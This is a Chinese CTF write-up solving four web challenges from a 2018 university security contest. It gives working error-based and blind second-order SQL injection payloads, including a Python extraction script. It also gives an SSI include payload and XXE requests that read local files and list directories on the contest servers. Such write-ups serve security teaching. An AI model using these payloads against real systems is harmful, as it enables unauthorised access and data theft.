
2018 高校网络信息安全管理运维挑战赛-Web题解

一叶飘零 / 2018-11-16 17:09:00 / 浏览数 2979 安全技术 CTF 顶(0) 踩(0)


SimpleBBS

随手登录一下




发现报错，于是尝试


```
admin' and (extractvalue(1,concat(0x7e,database())))#
```




```
admin' and (extractvalue(1,concat(0x7e,(select group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=data
```




```
admin' and (extractvalue(1,concat(0x7e,(select group_concat(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME='fla
```




```
admin' and (extractvalue(1,concat(0x7e,(select flag from flag limit 0,1))))#
```

Error Number: 1105

XPATH syntax error: '~EIS{7879f0a27d8bcfcff0bcc837d76'

SELECT password FROM users WHERE username = 'admin' and (extractvalue(1,concat(0x7e,(select flag from flag limit 0,1))))#' limit 0,1;

Filename: models/User_model.php

Line Number: 11

前半段

```
'~EIS{7879f0a27d8bcfcff0bcc837d76'
```

```
admin' and (extractvalue(1,concat(0x7e,(select substr(flag,30,60) from flag limit 0,1))))#
```

A Database Error Occurred

Error Number: 1105

XPATH syntax error: '~7641e81}'

SELECT password FROM users WHERE username = 'admin' and (extractvalue(1,concat(0x7e,(select substr(flag,30,60) from flag limit 0,1))))#' limit 0,1;

Filename: models/User_model.php

Line Number: 11

后半段

```
~7641e81}
```

最后flag

```
EIS{7879f0a27d8bcfcff0bcc837d7641e81}
```

SimpleServerInjection

题目提示

```
SimpleServerInjection, SSI, flag in current directory
```

随即搜索SSI

```
https://blog.csdn.net/wutianxu123/article/details/82724637
```

结果这个文章第一个就是payload。。。

```
<!--#include virtual="/etc/passwd" -->
```

于是测试

```
http://210.32.4.22/index.php?name=<!--#include virtual="flag" -->
```

Flag is in the file 'flag' in this path Your name is EIS{59f2c02f18838b3fb57dd57e2808f9c2}

得到flag

```
EIS{59f2c02f18838b3fb57dd57e2808f9c2}
```

SimpleExtensionExplorerInjection

题目提示XXE，直接xxe是不行的

```
public void handlesXmlPayLoadWithExactProperties() throws Exception {

    postAndExpect("<user><firstname>Dave</firstname><lastname>Matthews</lastname></user>", MediaType.APPLICAT
}
```

所以需要改type

Request

Raw Params Headers Hex XML

```
POST /www/ HTTP/1.1
Host: 210.32.4.21:8080
Content-Length: 138
Origin: http://210.32.4.21:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
Safari/537.36
Content-Type: application/xml; charset=UTF-8
Accept: */*
Referer: http://210.32.4.21:8080/www/index.html
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "file:///flag">
]>
<root>
<age>&xxe;</age>
</root>
```

Response

Raw Headers Hex

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 64
Date: Fri, 16 Nov 2018 04:32:47 GMT
Connection: close

Received name: null, age:
EIS{bce52c116d589ae9472e59a162cc90e2}
```

然后即可xxe读文件，得到flag

SimplePrintEventLogger

直接可以进行列目录

Raw Params Headers Hex XML

```
POST /www/ HTTP/1.1
Host: 210.32.4.21:8080
Content-Length: 134
Origin: http://210.32.4.21:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
Safari/537.36
Content-Type: application/xml; charset=UTF-8
Accept: */*
Referer: http://210.32.4.21:8080/www/index.html
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "file:///">
]>
<root>
<age>&xxe;</age>
</root>
```

Raw Headers Hex

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 169
Date: Fri, 16 Nov 2018 05:02:40 GMT
Connection: close

Received name: null, age: .dockerenv
bin
boot
dev
docker-java-home
etc
flag
flagvvvvvaaaagegsgag2333
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

然后得到flag

Request

Raw Params Headers Hex XML

```
POST /www/ HTTP/1.1
Host: 210.32.4.21:8080
Content-Length: 158
Origin: http://210.32.4.21:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
Safari/537.36
Content-Type: application/xml; charset=UTF-8
Accept: */*
Referer: http://210.32.4.21:8080/www/index.html
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "file:///flagvvvvvaaaagegsgag2333">
]>
<root>
<age>&xxe;</age>
</root>
```

Response

Raw Headers Hex


```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 64
Date: Fri, 16 Nov 2018 04:53:03 GMT
Connection: close

Received name: null, age:
EIS{f501e9c5323c560b0a40192ce9b7ad38}
```

不知道是不是非预期了？题目提示RCE，还有一个backdoor的路由没用上

```
@PostMapping(value = "/backdoor")
HttpEntity<String> backdoor(UserForm userForm){
    return ResponseEntity.ok(String.format("Your command is: %s", userFor
}
```


SimpleBlog

发现题目提示2次注入



于是尝试注册

```
sky'
sky'#
```

发现前者分数都是0，后者有分数
那么可以判断，更新分数的时候使用了用户名
但是想要构造一般的bool盲注不行，因为必须sql语句报错
这里想到整数溢出问题

```
1' and if(1,exp(999999999999),1)#
```

这样即可使sql语句报错，导致出现

```
grade 0
```

而如果使用


```
1' and if(0,exp(999999999999),1)#
```

那么分数一切正常，于是可以利用这一点进行注入
编写脚本

```
import requests
def reg(username,password='1'):
   data = {
       'username':username,
       'password':password
   }
   url = 'http://210.32.4.20/register.php'
   r = requests.post(url=url,data=data)
   return r.headers['Set-Cookie'][10:-8]

def login(session,username,password='1'):
   data = {
       'username': username,
       'password': password
   }
   cookie = {
       'PHPSESSID':session
   }
   url = 'http://210.32.4.20/login.php'
   r = requests.post(url=url, data=data,cookies=cookie)
   data = {
       '10.a':'on'
   }
   url = 'http://210.32.4.20/answer.php'
   r = requests.post(url=url, data=data,cookies=cookie)
   if 'Your grades is 0' in r.content:
       return 1
   url = 'http://210.32.4.20/logout.php'
```

```
   r = requests.get(url=url,cookies=cookie)
   return 0
flag = 'EIS{'
for i in range(5,1000):
   for k in 'abcdef0123456789}':
       j = ord(k)
       payload='''1' and if((ascii(substr((select flag from flag limit 0,1),%d,1))=%d),exp(999999999999),1)#'''%(i,j)
       try:
           session = reg(payload)
           if login(session,payload):
               flag+=chr(j)
               print flag
               break
       except:
           session = reg(payload)
           if login(session,payload):
               flag+=chr(j)
               print flag
               break
```

不知道题目提示文件包含是什么意思，可能非预期了?



上一篇：浅谈大型互联网企业入侵检测及防护策略 下一篇：区块链安全—详谈合约攻击（一）

1. 0 条回复
   - 动动手指，沙发就是你的了！